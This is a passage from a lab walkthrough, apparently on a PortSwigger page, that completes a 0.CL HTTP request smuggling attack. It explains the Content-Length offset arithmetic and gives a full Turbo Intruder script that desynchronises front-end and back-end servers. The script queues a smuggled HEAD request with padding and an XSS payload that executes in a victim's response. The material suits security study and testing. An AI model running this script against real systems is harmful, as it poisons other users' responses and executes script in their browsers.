
Take into account the same considerations as in A2: the padding with G must be greater than the Content-Length declared by the target resource. In addition, the portion of “Request B” that is absorbed by “Request A” increases when you apply the offset; therefore you must include that displacement in your calculations.

In this case the bytes of “Request B” that go inside “Request A” are 154, and the offset introduced by the front-end is 9, so the total to cover will be 163 bytes.

In practice, that means that when sending “Request A” with “Content-Length : 163” (base + offset) the revealed part (/?Whatever=Iwant) will be aligned to be processed by “Request B” and the HEAD portion + redirect with the script (plus G padding) will remain queued for the victim.
This flow can be automated with Turbo Intruder.
# Author: b3xal
# Refer to https://portswigger.net/research/http1-must-die
# Based on James Kettle script

def queueRequests(target, wordlists):
    engine = RequestEngine(
        endpoint=target.endpoint,
        concurrentConnections=10,
        requestsPerConnection=1,
        engine=Engine.BURP,
        maxRetriesPerRequest=0,
        timeout=5
    )

    Offset=9

    # First request, earlyresponse request (forces desync condition with malformed Content-Length)
    earlyresponse = '''GET /resources/images/blog.svg HTTP/1.1
Host: ''' + host + '''
Content-Length : %s
Connection: keep-alive

'''

    # Secod request, CL0 request with smuggled payload. chopped + revealed + smuggled are the second request.
    # Request 2a: CL0_chopped is the chopped fragment that aligns with the malformed CL from the first request
    # CL self-adjusting
    chopped = '''GET /?Whatever=Iwant HTTP/1.1
Host: ''' + host + '''
Content-Length: 1234
Connection: keep-alive

'''

    revealed = '''GET /resources/labheader/js/labHeader.js HTTP/1.1
Host: ''' + host + '''
Connection: keep-alive

'''
    smuggled = '''HEAD /post?postId=2 HTTP/1.1
Host: ''' + host + '''
Connection: keep-alive

GET /resources?xx=<script>alert()</script>'''+('G'*7262)+''' HTTP/1.1
x: y'''

    victim = '''GET / HTTP/1.1
Host: ''' + host + '''
User-Agent: foo

'''

    # Validation
    #if '%s' not in earlyresponse:
    #    raise Exception('Please place %s in the Content-Length header value')

    if not earlyresponse.endswith('\r\n\r\n'):
        raise Exception('Early Response request must end with a blank line and have no body')

    while True:
        cl_value = str(len(chopped) + Offset)
        # It is important to send the early response request with fixContentLength=False.
        engine.queue(earlyresponse, cl_value, label='Early Response', fixContentLength=False)
        # We will send the CL.0 request immediately.
        engine.queue(chopped + revealed + smuggled, label='CL.0', fixContentLength=True)
        # Use the Victim request to make sure it works; for the exploit, you can comment it out.
        engine.queue(victim, label='Victim')


#Filter marker
def handleResponse(req, interesting):
    table.add(req)
    if req.label == 'CL.0' and 'javascript' in req.response:
        req.label = '# CL.0 - HIT / #'
    if req.label == 'Victim' and 'alert()' in req.response:
        req.label = '# Victim - HIT Alert() #'
    # 0.CL attacks use a double desync so they can take a while!
    # Uncomment & customise this if you want the attack to automatically stop on success
    if 'Congratulations' in req.response:
        req.label = '### Lab Solved ###'
        req.engine.cancel()
The script reuses the same desynchronisation structure that we used in A1/A2, but replaces the direct XSS block with the HEAD set + calculated padding.

When you run it you will first see a HIT on the CL.0 response (the request to /), which confirms that the desynchronisation has occurred. If all goes well, you should also see a HIT on the simulated victim's request with the alert() executed.
When “### Lab Solved ###” appears in the output it will mean that the victim has followed the redirect and has interpreted the script as HTML: you will have forced an XSS using the HEAD technique and validated the practical exploitation.
Conclusion
With this variant we complete the full journey of a 0.CL attack: from detecting the parsing discrepancy, through practical confirmation of the desynchronisation, to its conversion into an exploitable CL.0 capable of forcing the payload to execute.
Beyond the "Lab Solved" outcome, the important thing here is to understand why it works. The key is not the payload itself, but the mismatch of interpretation between the front-end and the back-end: two systems reading the same byte stream differently. That small misalignment is enough to open a complete breach in HTTP logic.
And that is where it all lies: the fragility of HTTP/1.1, a protocol that in 2025 should no longer underpin critical architectures. The brilliant work of James Kettle and PortSwigger (HTTP/1.1 Must Die) has put on the table why these discrepancies matter. If you found this walkthrough interesting, take the time to read the original research and to apply similar tests in your development and deployment environments.
 Burp AT
Agentic AI that extends human-led pentesting.
Burp AT
Agentic AI that extends human-led pentesting.
 Burp Suite DAST
The enterprise-enabled dynamic web vulnerability scanner.
Burp Suite DAST
The enterprise-enabled dynamic web vulnerability scanner.
 Burp Suite Professional
The world's #1 web penetration testing toolkit.
Burp Suite Professional
The world's #1 web penetration testing toolkit.
 Burp Suite Community Edition
The best manual tools to start web security testing.
View all product editions
Burp Suite Community Edition
The best manual tools to start web security testing.
View all product editions



